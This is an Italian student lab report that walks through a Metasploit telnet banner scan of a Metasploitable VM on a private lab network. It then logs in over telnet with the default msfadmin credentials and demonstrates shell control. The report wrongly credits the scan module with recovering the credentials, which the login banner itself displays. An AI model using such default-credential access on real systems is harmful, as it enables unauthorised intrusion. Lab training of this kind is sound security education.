


# Consegna S7L2

Obbiettivo odierno: testare vulnerabilità relative a telnet tramite Metasploit con il comando “auxiliarytelnet\_version”.

Come prima cosa abbiamo impostato l'IP della macchina target Metasploitable (192.168.1.40)



```
Metasploitable [In esecuzione] - Oracle VirtualBox
File  Macchina  Visualizza  Inserimento  Dispositivi  Aiuto
Last login: Tue Dec 17 08:53:50 EST 2024 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.


To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:76:ba:e1 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.40/24 brd 192.168.1.255 scope global eth0
    inet6 fe80::a00:27ff:fe76:bae1/64 scope link
        valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$ _
```

Ora che abbiamo impostato l'IP della macchina target ci assicuriamo che la macchina attaccante sia nella stessa rete della vittima.

```
File Actions Edit View Help
(kali@kalivbox)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:78:7b:92 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0
        valid_lft 86280sec preferred_lft 86280sec
    inet6 fd00::d1e:52da:f6a7:6e50/64 scope global dynamic noprefixroute
        valid_lft 86284sec preferred_lft 14284sec
    inet6 fe80::da4:c9aa:cc8b:77ea/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:39:fb:b2 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.100/24 brd 192.168.1.255 scope global noprefixroute eth1
        valid_lft forever preferred_lft forever
    inet6 fe80::707c:685b:cae1:6338/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```

Fatto questo abbiamo avviato Metasploit col comando msfconsole.

```
(kali@kalivbox)-[~]
$ msfconsole
Metasploit tip: Set the current module's RHOSTS with database values using
hosts -R or services -R
```



Avviata Metasploit abbiamo cercato il modulo da usare con il comando search (auxiliary telnet\_version). Fatto ciò, attraverso il comando options controlliamo la presenza del RHOSTS che, come di consueto, va impostato.

```
msf6 > search auxiliary telnet_version

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -                                     -              -    -    -
0  auxiliary/scanner/telnet/lantronix_telnet_version  .              normal No    Lantronix Telnet Service Banner Detection
1  auxiliary/scanner/telnet/telnet_version           .              normal No    Telnet Service Banner Detection

Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/telnet/telnet_version

msf6 > use 1
msf6 auxiliary(scanner/telnet/telnet_version) > options

Module options (auxiliary/scanner/telnet/telnet_version):

Name      Current Setting  Required  Description
--      -
PASSWORD  no               no        The password for the specified username
RHOSTS    yes              yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     23               yes       The target port (TCP)
THREADS   1                yes       The number of concurrent threads (max one per host)
TIMEOUT   30               yes       Timeout for the Telnet probe
USERNAME  no               no        The username to authenticate as
```

Per via delle impostazioni di rete delle macchine virtuali abbiamo impostato sia LHOST (attaccante) e RHOSTS (vittima), dopo di che tramite options mi sono accertato se il cambio è avvenuto.

```
msf6 auxiliary(scanner/telnet/telnet_version) > set LHOST 192.168.1.100
LHOST => 192.168.1.100
msf6 auxiliary(scanner/telnet/telnet_version) > set RHOSTS 192.168.1.40
RHOSTS => 192.168.1.40
msf6 auxiliary(scanner/telnet/telnet_version) > options

Module options (auxiliary/scanner/telnet/telnet_version):

Name      Current Setting  Required  Description
--      -
PASSWORD  no               no        The password for the specified username
RHOSTS    192.168.1.40    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     23               yes       The target port (TCP)
THREADS   1                yes       The number of concurrent threads (max one per host)
TIMEOUT   30               yes       Timeout for the Telnet probe
USERNAME  no               no        The username to authenticate as
```

Accertato che tutto fosse pronto per la connessione ho avviato il modulo di telnet, il quale ha messo in comunicazione le due macchine recuperando username e password. Dando l'invio viene mostrata nella shell dell'attaccante la shell della macchina vittima.

```
msf6 auxiliary(scanner/telnet/telnet_version) > run

[*] 192.168.1.40:23 - 192.168.1.40:23 TELNET
[*] 192.168.1.40:23 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/telnet/telnet_version) > telnet 192.168.1.40
[*] exec: telnet 192.168.1.40

Trying 192.168.1.40...
Connected to 192.168.1.40.
Escape character is '^['.

msf6 >

Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started
metasploitable login: 
```

Dopo di che abbiamo inserito le credenziali recuperate e siamo entrati nella macchina vittima della quale abbiamo preso in controllo e da questo momento in poi abbiamo libero accesso alla macchina e al suo contenuto.

```
metasploitable login: msfadmin
Password:
Last login: Tue Dec 17 09:01:04 EST 2024 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$
```

Per dimostrare che abbiamo il controllo della vittima lanciamo un comando “ip a” e ci assicuriamo di essere nella macchina corretta. Si è dimostrato che abbiamo il controllo della macchina con un comando semplice, però da questa posizione potremmo fare ben altro, come cercare file importanti o eliminarli, possiamo caricare file dannosi o tanto altro ancora.

```
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:76:ba:e1 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.40/24 brd 192.168.1.255 scope global eth0
    inet6 fe80::a00:27ff:fe76:bae1/64 scope link
        valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$
```

In sintesi, il test ha dimostrato la vulnerabilità della macchina target tramite Telnet, permettendo all'attaccante di ottenere il controllo completo della macchina vittima.